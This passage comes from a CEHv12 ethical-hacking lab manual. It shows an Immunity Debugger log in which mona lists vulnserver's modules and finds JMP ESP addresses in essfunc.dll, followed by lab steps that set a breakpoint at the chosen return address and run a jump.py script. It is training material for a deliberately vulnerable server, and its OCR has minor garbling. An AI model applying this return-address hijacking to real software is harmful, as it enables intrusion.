
Immunity Debugger - vulnserver.exe - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
Address Message
750A0000 Modules C:\Windows\SYSTEM32\apphelp.dll
75930000 Modules C:\Windows\System32\RPCRT4.dll
75AF0000 Modules C:\Windows\System32\msvcrtd.dll
76E20000 Modules C:\Windows\System32\KERNELBASE.dll
77080000 Modules C:\Windows\System32\WS2_32.DLL
77240000 Modules C:\Windows\System32\KERNEL32.DLL
77B80000 Modules C:\Windows\SYSTEM32\ntdll.dll
77BF6E70 [06:46:07] Attached process paused at ntdll.DbgBreakPoint
[06:46:20] Thread 0000229C terminated, exit code 0
0BADF000 [+J Command used:
0BADF000 !mona modules
0BADF000
----- Mona command started on 2022-04-04 06:50:37 (v2.0, rev 604) -----
0BADF000 [+J Processing arguments and criteria
0BADF000 - Pointer access level : X
0BADF000 [+J Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.
0BADF000
0BADF000 Module info :
0BADF000
0BADF000 Base | Top | Size | Rebase | SafeSEH | ASLR | NXCompat | OS DLL | Version, Modulename & Path
0BADF000 0x62500000 | 0x62508000 | 0x00008000 | False | True | False | False | -1.0- [essfunc.dll] (E:\CEH-Tools\CEHv12\Module_06\System_Hacking\Buffers\essfunc.dll)
0BADF000 0x76e20000 | 0x77072000 | 0x00252000 | True | True | False | True | 10.0.22000.1 [mswsock.dll] (C:\Windows\System32\mswsock.dll)
0BADF000 0x75050000 | 0x750a0000 | 0x00050000 | True | True | False | True | 10.0.22000.1 [apphelp.dll] (C:\Windows\SYSTEM32\apphelp.dll)
0BADF000 0x750a0000 | 0x75140000 | 0x000a0000 | True | True | False | True | 10.0.22000.1 [vulnserver.exe] (E:\CEH-Tools\CEHv12\Module_06\System_Hacking\Buffers\vulnserver.exe)
0BADF000 0x77240000 | 0x77390000 | 0x000f0000 | False | False | False | False | -1.0- [vulnserver.exe] (E:\CEH-Tools\CEHv12\Module_06\System_Hacking\Buffers\vulnserver.exe)
0BADF000 0x75af0000 | 0x75bb2000 | 0x0000c000 | True | True | False | True | 7.0.22000.1 [msvcrtd.dll] (C:\Windows\System32\msvcrtd.dll)
0BADF000 0x77b80000 | 0x77d29000 | 0x001a9000 | True | True | False | True | 10.0.22000.434 [Intl.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0BADF000 0x75930000 | 0x759eb000 | 0x000bb000 | True | True | False | True | 10.0.22000.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
0BADF000 0x77080000 | 0x770e4000 | 0x00004000 | True | True | False | True | 10.0.22000.1 [WS2_32.DLL] (C:\Windows\System32\WS2_32.DLL)
0BADF000
0BADF000
0BADF000 [+J This mona.py action took 0:00:01.578000
0BADF000 [+J Command used:
0BADF000 !mona find -s "\xff\xe4" -m essfunc.dll
0BADF000
----- Mona command started on 2022-04-04 07:15:04 (v2.0, rev 604) -----
0BADF000 [+J Processing arguments and criteria
0BADF000 - Pointer access level : *
0BADF000 - Only querying modules essfunc.dll
0BADF000 [+J Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.
0BADF000 - Treating search pattern as bin
0BADF000 [+J Searching from 0x62500000 to 0x62508000
0BADF000 [+J Preparing output file 'find.txt'
0BADF000 - (Re)setting logfile find.txt
0BADF000 [+J Writing results to find.txt
0BADF000 - Number of pointers of type '\xff\xe4' : 9
0BADF000 [+J Results :
625011AF 0x625011af : "\xff\xe4" | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0- (E:\CEH-Tools\CEHv12\Module_06\System_Hacking\Buffers\essfunc.dll)
625011BB 0x625011bb : "\xff\xe4" | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0- (E:\CEH-Tools\CEHv12\Module_06\System_Hacking\Buffers\essfunc.dll)
625011C7 0x625011c7 : "\xff\xe4" | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0- (E:\CEH-Tools\CEHv12\Module_06\System_Hacking\Buffers\essfunc.dll)
625011D3 0x625011d3 : "\xff\xe4" | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0- (E:\CEH-Tools\CEHv12\Module_06\System_Hacking\Buffers\essfunc.dll)
625011DF 0x625011df : "\xff\xe4" | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0- (E:\CEH-Tools\CEHv12\Module_06\System_Hacking\Buffers\essfunc.dll)
625011EB 0x625011eb : "\xff\xe4" | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0- (E:\CEH-Tools\CEHv12\Module_06\System_Hacking\Buffers\essfunc.dll)
625011F7 0x625011f7 : "\xff\xe4" | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0- (E:\CEH-Tools\CEHv12\Module_06\System_Hacking\Buffers\essfunc.dll)
62501203 0x62501203 : "\xff\xe4" | asci {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0- (E:\CEH-Tools\CEHv12\Module_06\System_Hacking\Buffers\essfunc.dll)
62501205 0x62501205 : "\xff\xe4" | asci {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0- (E:\CEH-Tools\CEHv12\Module_06\System_Hacking\Buffers\essfunc.dll)
0BADF000 Found a total of 9 pointers
0BADF000 [+J This mona.py action took 0:00:01.531000
!mona find -s "\xff\xe4" -m essfunc.dll

```


128. Close **Immunity Debugger** and the vulnerable server process.

129. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger**.


130. In the **Immunity Debugger** window, click the **Go to address in Disassembler** icon.



131. The **Enter expression to follow** pop-up appears; enter the identified return address in the text box (here, **625011af**) and click **OK**.



132. You will be pointed to **625011af** **ESP**; press **F2** to set up a breakpoint at the selected address, as shown in the screenshot.



133. Now, click on the **Run program** in the toolbar to run **Immunity Debugger**.

134. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

135. Maximize the **terminal** window, type **chmod +x jump.py**, and press **Enter** to change the mode to execute the Python script.

136. Now, type **./jump.py** and press **Enter** to execute the Python script.

